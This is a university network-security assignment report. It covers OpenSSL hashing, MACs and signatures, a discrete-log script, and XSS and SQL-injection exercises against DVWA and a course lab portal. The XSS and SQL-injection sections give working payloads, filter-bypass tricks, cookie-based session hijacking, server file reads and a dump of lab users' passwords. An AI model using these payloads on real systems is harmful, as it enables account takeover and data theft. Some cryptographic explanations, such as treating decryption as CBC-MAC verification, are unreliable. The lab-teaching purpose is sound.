

CS 742 Foundations of Network Security and Cryptography

Assignment 2

Ajay Kedare
153059007

Astha Jada
153050027

Neha Garg
153050039


Sankalp Rangare
153050087

September 29, 2015

Computing SHA-1

I. (a) Using OpenSSL, compute the SHA-1 hash of a message. Show the output. Next change a single bit in the message and show the output. What differences do you observe? Comment on your observations.

Following steps were followed for computing SHA-1 of the message using openssl:



```
astha@astha-VirtualBox: ~  
astha@astha-VirtualBox:~$ dd if=/dev/zero of=binary.dat count=1 bs=1  
1+0 records in  
1+0 records out  
1 byte (1 B) copied, 0.000447608 s, 2.2 kB/s  
astha@astha-VirtualBox:~$ openssl dgst -sha1 binary.dat  
SHA1(binary.dat)= 5ba93c9db0cff93f52b521d7420e43f6eda2784f  
astha@astha-VirtualBox:~$ bless binary.dat  
  
/home/astha/binary.dat - Bless  
binary.dat X  
00000000 | 01  
  
astha@astha-VirtualBox: ~  
astha@astha-VirtualBox:~$ openssl dgst -sha1 binary.dat  
SHA1(binary.dat)= bf8b4530d8d246dd74ac53a13471bba17941dff7  
astha@astha-VirtualBox:~$
```

Figure 1: Computing SHA-1 of the message

For computing SHA-1 of the message, we created a file of size 1 byte containing only zeroes using following command:

```
dd if=/dev/zero of=binary.dat count=1 bs=1
```

The above command created a file binary.dat containing 8 bits of zeros.

The SHA-1 of the message was then computed as shown in figure

Using a hex editor 'bless' we then edited binary.dat that now contains 01 (in hex) in binary i.e we changed only 1 bit. The SHA-1 was then recomputed as shown in figure


It can be observed that eventhough only 1 bit was changed the SHA-1 of the message was changed completely providing more security in a way that one cannot be obtained even if other is already known.

Computing MAC

I(b). Use OpenSSL to

(i) compute the CBC MAC of a message (ii) verify the CBC MAC on that message

For computing CBC of the message we created a file 'file.txt' that has the message.



```
astha@astha-VirtualBox: ~/crypt-assign2
astha@astha-VirtualBox:~/crypt-assign2$ cat file.txt
This is a sample file.
astha@astha-VirtualBox:~/crypt-assign2$ openssl enc -e -aes-128-cbc -K 012345678
9ABCDEF -iv 0000000000000000 < file.txt > out.txt
astha@astha-VirtualBox:~/crypt-assign2$ cat out.txt | tail -c 16 | od -h
0000000 0155 ff77 2d54 ec87 eda6 2e45 7c84 5d9d
0000020
astha@astha-VirtualBox:~/crypt-assign2$ openssl enc -d -aes-128-cbc -K 012345678
9ABCDEF -iv 0000000000000000 < out.txt
This is a sample file.
```

Figure 2: Computing AES CBC of the message

Figure shows the content of the file that is to be encrypted. The MAC of the message is the last block of the ciphertext.

Figure shows the command that encrypts the file using AES in CBC mode. Option -e specifies that encryption is to be done. Option -K specifies the key to be used. -iv specifies the initialization vector to be used. The command takes file 'file.txt' as input and saves the ciphertext to 'out.txt'. Note that the key and initialization vector are 64 bits long.

As the block size in AES is 128 bits we extract the last 16 bytes using tail command and print it in hexadecimal using od -h. This extracts last block of the message which is the CBC MAC of the message.

To verify the CBC MAC the message is decrypted using the same command with -d option instead of -e and the file containing ciphertext 'out.txt' is provided as input. The output is observed to be same as the plaintext.

Alternately, the commands shown in above figure can be used for computing the CBC MAC. Here in encryption by using -salt option we provide the password and it internally generates key and iv based on password provided. This password is then provided with -k option during decryption.

(iii) compute the hash MAC of a message

To compute the hash MAC of the message the following command can be used:

openssl dgst -sha1 -hmac pass file.txt

The output produced by the above command is:

HMAC-SHA1(file.txt)= e6bffdfa2767f2def627fad887b4ddc226ea5dd9

```
astha@astha-VirtualBox: ~/crypt-assign2
astha@astha-VirtualBox:~/crypt-assign2$ cat file.txt
This is a sample file.
astha@astha-VirtualBox:~/crypt-assign2$ openssl enc -e -aes-128-cbc -salt -in file.txt -out out.txt
enter aes-128-cbc encryption password:
Verifying - enter aes-128-cbc encryption password:
astha@astha-VirtualBox:~/crypt-assign2$ openssl enc -d -aes-128-cbc -salt -in out.txt -k pass
This is a sample file.
```

Figure 3: Alternating method for computing AES CBC of the message

The HMAC is computed using SHA-1 algorithm with 'pass' as the key and the message to be encrypted is contained in file.txt

(iv) verify the hash MAC on that message

When the receiver receives the message it calculates the hash MAC on the received message using the common shared key and if it is same as that received then the hash MAC is said to be verified.

(v) sign a message (vi) verify a signature on that message

Following steps are performed to sign a message and then verify the signature on that message:

```
astha@astha-VirtualBox: ~/crypt-assign2
astha@astha-VirtualBox:~/crypt-assign2$ openssl genpkey -algorithm RSA -pkeyopt rsa_keygen_bits:2048 -pkeyopt rsa_keygen_pubexp:3 -out privkey-ID.pem
.....+++
.....+++
astha@astha-VirtualBox:~/crypt-assign2$ openssl dgst -sha1 -sign privkey-ID.pem -out sign-ID.bin file.txt
astha@astha-VirtualBox:~/crypt-assign2$ openssl pkey -in privkey-ID.pem -out pubkey-ID.pem -pubout
astha@astha-VirtualBox:~/crypt-assign2$ openssl dgst -sha1 -verify pubkey-ID.pem -signature sign-ID.bin received.txt
Verified OK
```

Figure 4: Signature and verification on the message

Firstly, using RSA algorithm with n=2048 bits and e=3 private key is generated and stored in privkey-ID.pem

The message is stored in file.txt and it is then signed using sha-1 giving privkey-ID.pem generated above as input and then output is stored in sign-ID.bin

The public key is then generated and stored in pubkey-ID.pem

Finally, the signature is verified using public key and we get output as ' Verified OK'

Baby Step,Giant Step

II. Use the "Baby Step, Giant Step" Algorithm discussed in class to crack the Discrete Logarithm problem. Your program should input p (the prime number), g (the generator) and y (the integer whose discrete log is desired) and output x (the discrete log). Use different sizes for p (8, 10, 12, 14, 16, 18, 20 . . . bits). For each size of p, use different values of y and plot the average execution time versus p (log plot).

```
import math
from random import randint
import time

#Function to generate the random prime number of n bit
def rand_prime(n):
    start=2**(n-1)
    end=2**(n)
    while True:
        p = randint(start,end)
        if(p % 2 != 0 and all(p % n != 0 for n in
            range(3, int(math.ceil(math.sqrt(p)))+1 ))):
            return p

#Function to generate the prime factors of given value n
def generatePrimeFactors(n):
    primfac = []
    d = 2
    while d*d <= n:
        while (n % d) == 0:
            primfac.append(d)
            n //= d
        d += 1
    if n > 1:
        primfac.append(n)
    return primfac

#Function to check if given 'gen' value is
#generator of given prime number or not
def checkGenerator(gen,prime):
    primeFactor=generatePrimeFactors(prime-1)
    isGen=False
    if(all(gen**((prime-1)/pf) % prime !=1 for pf in primeFactor)):
        isGen=True
```

```

    else:
        isGen=False
    return isGen

#Function to return generator for given prime number
def generator(prime):
    gen=2
    while True:
        if(checkGenerator(gen,prime)):
            return gen
        else:
            gen+=1

#Function to calculate inverse of c mod b
def computeInverse(b,c):
    old1=1
    new1=0
    old2=0
    new2=1
    b1=b
    c1=c
    r=2

    while(r>1):
        q=math.floor(b1/c1)
        r=b1%c1
        temp1=old1-new1*q
        old1=new1
        new1=temp1

        temp2=old2-new2*q
        old2=new2
        new2=temp2

        b1=c1
        c1=r

    return new2

# Main function that calculates discrete log
def babystepgiantstep(noOfBits):
    t0=time.clock()
    p=rand_prime(noOfBits) # the prime number
    print "Number of bits :", noOfBits
    print "Prime Number :",p
    y = randint(2,p) # the integer whose discrete log is desired
    print "y value :",y
    g=generator(p) # the generator
    print "generator :",g
    n = int(math.ceil(math.sqrt(p)))

    A = []
    B = []

    # Creating list 1

```

```

for j in range(0,n):
    value = (g**j) % p
    A.append(value)

x=computeInverse(p,g)

x=long(x)
n=long(n)

am=long((x**n) % p)
yvalue=y

# Creating list 2
for k in range(0,n):
    value = (yvalue*(am**k)) % p
    B.append(value)

# print A, len(A)
# print B, len(B)

result=[]
# Finding match between two lists
for r in A:
    for t in B:
        if r == t:
            i = A.index(r)
            j = B.index(t)
            print i,j,A[i],B[j]
            result.append(j*n+i)
            break

t1=time.clock()

print 'The value of x is ', min(result)
print 'Execution time is ', t1-t0, 'seconds'

rhs=(g**min(result)) % p
print 'RHS', rhs

# Calculate execution time for different no of bits
for i in range(8,34,2):
    babystepgiantstep(i)

```

Using this we computed the execution time for calculating the discrete log for prime numbers of different bits.

From this we conclude that for smaller prime number values it is easier to calculate the discrete log but for larger prime numbers it is taking longer time and practically infeasible to calculate for very large values.

Below is the graph plotted for prime number in bits against execution time in seconds.




Figure 5: Execution Time Graph

XSS attack vectors for DVWA

III Create your own XSS attack vector(s) for DVWA at each security level - low, medium and high. Investigate why each attack vector works or fails at the different security levels. Both, persistent and non-persistent (reflected) XSS attacks should be attempted.

Persistent XSS : Persistent XSS occurs when the developer stores the user input data into database server or simply writing it in a file without a proper filtration , then sending them again to the client browser.

Reflected XSS : The non-persistent (or reflected) cross-site scripting vulnerability is by far the most common type. These holes show up when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to generate a page of results for that user, without properly sanitizing the request.

1. Persistent XSS

1.1 Level Low

We'll first change the dvwa security to low. After setting the level click on XSS stored(present on left side). A page will open having name , message textbox along with 'sign guestbook' button. We can enter below attack vectors in name and message textbox.

Name: User

Message: `<script> alert("hi")</script>`

When user clicks on 'sign guestbook' button, a alert popup box will appear having message 'hi'.

`cat /var/www/html/dvwa/vulnerabilities/xss_s/source/low.php` -This command is used to get the code of xss stored for low level.

Reason for working of attack vector: The two parameters "message" and "name" present in the code are not sanitized properly. We store these parameters into the guestbook table, so when we are displaying these parameters back in the client browser, it will execute the malicious JavaScript code.

Stealing cookies

We can enter below attack vectors in name and message textbox.

Name: User

Message: `<script>alert(document.cookie)</script>`

When user clicks on 'sign guestbook' button, below alert popup box will appear.




Figure 6: Alert popup showing cookie value

Copy this **PHPSESSID** from the alertbox and save it in a file. This is our cookie and now we have to consume it. There is an add-on for the Mozilla browser titled cookie editor. It is a tool that will let us view the cookies as well as allow us to edit them.

On second machine we'll open the DVWA login page. Now open the cookie editor and search for localhost and we will see the below image First we'll edit the **PHPSESSID** cookie and paste the cookie which we have copied earlier in the content textbox. Then we'll modify the security cookie and set the value as low in content textbox and save the changes. Now we'll remove the "login.php" from the URL address and when we press enter we'll be able to login into the dvwa site without providing any credentials.




Figure 7: Editing cookie value in Cookie Editor

1.2 Level Medium

We'll first change the dvwa security to medium. After setting the level click on XSS stored(present on left side). We can enter any one of the below attack vectors in name textbox. But the size of any input text in name textbox can't be more than 10 characters (maxlength=10), so using firebug we can change the maxlength=80 and then we can enter the below scripts.

- `<script language="javascript">alert("hi")</script>`
- `<scrip<script>t alert("hi")</script>`
- `<SCRIPT> alert("hi");</SCRIPT>`

In name textbox we can't write `<script>` keyword directly as the code is replacing `<script>` keyword with `"(null string)"`. So we have modified the attack vectors accordingly. In message textbox attack using above scripts will not work because in code ,message is sanitized by `htmlspecialchars()`, which will converts some predefined characters to HTML entities.

`cat /var/www/html/dvwa/vulnerabilities/xss_s/source/medium.php` –This command is used to get the code of xss stored for medium level.

Stealing cookies

We can steal the cookie in the same way as we did for Persistent XSS-Level Low. But now our attack vector will be in below form and need to put it in name textbox.

`<SCRIPT>alert(document.cookie)</SCRIPT>`

While modifying the security cookie we'll set the value as medium in content textbox. Rest steps of cookie stealing are same as Persistent XSS-Level Low cookie stealing.

1.3 Level High

We'll first change the dvwa security to high. The "High" level is the secure considered level (it is supposed to be the secure version and not to be passed to teach the secure implementation of web applications for developers).

If we look into the code, both name and message fields are filtered by `htmlspecialchars()`, so in this level none of our attack vectors will work.

2. Reflected XSS

2.1 Level Low

We'll first change the dvwa security to low. After setting the level click on XSS Reflected(present on left side). A page will open having a textbox and 'submit' button. We can enter below attack vectors in the

textbox.

- `<script> alert('hi');</script>`
- `<SCRIPT> alert('hi');</SCRIPT>`

`cat /var/www/html/dvwa/vulnerabilities/xss_r/source/low.php` –This command is used to get the code of xss Reflected for low level.

The code is directly echoing the input entered in the textbox without any filtering and sanitization.

Stealing cookies

We can steal the cookie in the same way as we did for Persistent XSS-Level Low. But here we'll enter the attack vector in the textbox available rather than the message textbox, rest of the steps are same.

2.2 Level Medium

We'll first change the dvwa security to medium. After setting the level click on XSS Reflected(present on left side). A page will open having a textbox and 'submit' button. We can enter below attack vectors in the textbox.

- `<script language="javascript">alert("Hi");</script>`
- `<scrip<script>t> alert("hi");</script>`
- `<SCRIPT> alert("hi");</SCRIPT>`

In the textbox we can't write `<script>` keyword directly as the code is replacing `<script>` keyword with `”(null string)`. So we have modified the attack vectors accordingly. `cat /var/www/html/dvwa/vulnerabilities/xss_r/source/medium.php` –This command is used to get the code of xss Reflected for medium level.

The code is directly echoing the input entered in the textbox after replacing `<script>` keyword with `”(null string)`. .

Stealing cookies

We can steal the cookie in the same way as we did for Persistent XSS-Level Medium. But here we'll enter the attack vector in the textbox available rather than the name textbox, rest of the steps are same.

2.3 Level High

We'll first change the dvwa security to high. The “High” level is the secure considered level (it is supposed to be the secure version and not to be passed to teach the secure implementation of web applications for developers).

If we look into the code, value of the textbox is filtered by `htmlspecialchars()`, so in this level none of our attack vectors will work.

IV. SQL Injection

1. (Level 1) Add yourself as a user with your own username and password providing your IITB roll number in details.

Attack vector for this level is:

a. `admin'##`

Using this in 'User name' field, we can login as an 'admin' and create/add a user.

b. `'union all select user,password from users where user='admin'##`

Enter this attack vector in password field.

This will dump the password of admin on the Home page.

Welcome admin !

Your account type: admin.

[Logout](#)

Add a new student

User name :	<input type="text" value="xyz"/>
Password :	<input type="password" value="...."/>
Confirm Password :	<input type="password" value="..."/>
Roll No :	<input type="text" value="153050087"/>
Qualification:	<input type="text" value="Post Graduate"/>
<input type="button" value="Create User"/>	

Figure 8: Creating a user

Welcome admin !

Your account type: **getThisPass.**

[Logout](#)

Figure 9: Getting the password of admin

Encircled text is the password of the admin.

2. (Level 2) Find out the username-password pairs of ALL the users of this portal.

As we know the password of the admin, we logged in as admin in level 2.

In the 'search names' box, enter this attack vector:

' union all select user,pass,null from users#

This will just dump the name of all the users and their passwords on the page.

1091	DP	153050099
1092	130050049	130050049
arun	arunpass	
demo	demo	
bernard	bernard123	
sudarshan	sudarshan456	
rkjoshi	rkjoshi789	
shyamsundar	shyamsundar147	
varsha	varsha258	
nutan	nutan369	
admin	getThisPass	
utkarshk	password	
ghostlyhawk	password	
db	db	
db1	db1	
sushant	abc123	
Bhavesb	143059003	
animax	animax	
cms	chandra	
raj	r@j	
vikranth	viku	

Figure 10: Passwords of users

Some other attack vectors(all tried on search name box):

(a) **' union all select null,null,database()#**

This will dump the name of the database.

(b) **' union all select null,null,load_file('/var/www/html/sql/2/login.php')#**

This will load the 'login.php' files stored in the server.

Similarly we can see other files also.

By analysing these php files,we can see what kind of syntax and logic is used and this will help us to design the attack vectors and also to improve them.

```

<?php

$cols = "";
if(isset($_POST['type'])) {
    $cols .= ",".$_POST['type'];
}
if(isset($_POST['qualification'])) {
    $cols .= ",".$_POST['qualification'];
}
if(isset($_POST['pass'])) {
    $cols .= ",".$_POST['pass'];
}

$sql_query = "SELECT id,user,rollno".$cols." FROM users WHERE ";

if(isset($_POST['search'])) {
    $q = $_POST['q'];

    while(strpos($q,"information_schema")) {
        $q = str_ireplace("information_schema", "", $q);
    }

    $sql_query .= " user Like '%$q%' AND";
}
$sql_query .= " type = 'student'";
$result = mysql_query($sql_query);
if(!$result) die("Bad query for database!:".mysql_error());

```

Figure 11: Code snippet of login.php

3. (Level 3) Find out names of all the tables in the database.

Login in level 3 as admin.

By analysing the code for 'login.php'(using load_file in previous level) for level 3,we came to know that function `str_ireplace('UNION', "", $q)` is used to prevent us from using 'union' in our attack vectors.

So we design our attack vectors in such a way to bypass this function.

(a) `%' UunionNION All select TABLE_TYPE,TABLE_SCHEMA,table_name FROM INFORMATION_SCHEMA.TABLES#`

This attack vectors dumps the information related to TABLES and INFORMATION_SCHEMA.

Here,in attack vectors **UunionNION** is used in place of **UNION** to bypass `str_ireplace()` function.

SYSTEM VIEW	information_schema	INNODB_BUFFER_POOL_STATS
SYSTEM VIEW	information_schema	INNODB_LOCK_WAITS
SYSTEM VIEW	information_schema	INNODB_CMPMEM
SYSTEM VIEW	information_schema	INNODB_CMP
SYSTEM VIEW	information_schema	INNODB_LOCKS
SYSTEM VIEW	information_schema	INNODB_CMPMEM_RESET
SYSTEM VIEW	information_schema	INNODB_CMP_RESET
SYSTEM VIEW	information_schema	INNODB_BUFFER_PAGE_LRU
BASE TABLE	assign2	users
BASE TABLE	mysql	columns_priv
BASE TABLE	mysql	db
BASE TABLE	mysql	event
BASE TABLE	mysql	func
BASE TABLE	mysql	general_log
BASE TABLE	mysql	help_category
BASE TABLE	mysql	help_keyword

Figure 12: Tables name and information schema

(b) `%' UnionNION All select TABLE_TYPE, TABLE_SCHEMA, table_name FROM INFORMATION_SCHEMA.TABLES where TABLE_SCHEMA='assign2' #`

This attack vector when entered in 'search name' box will gives us the name of tables in that database 'assign2'.

(c) `%' UnionNION SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA = 'assign2' AND TABLE_NAME = 'users' #`

This attack vector will dump the Database name, table name and their columns name.

assign2	users	id
assign2	users	user
assign2	users	pass
assign2	users	rollno
assign2	users	qualification
assign2	users	type
assign2	users	last_access

Figure 13: Database name, Table name and Column names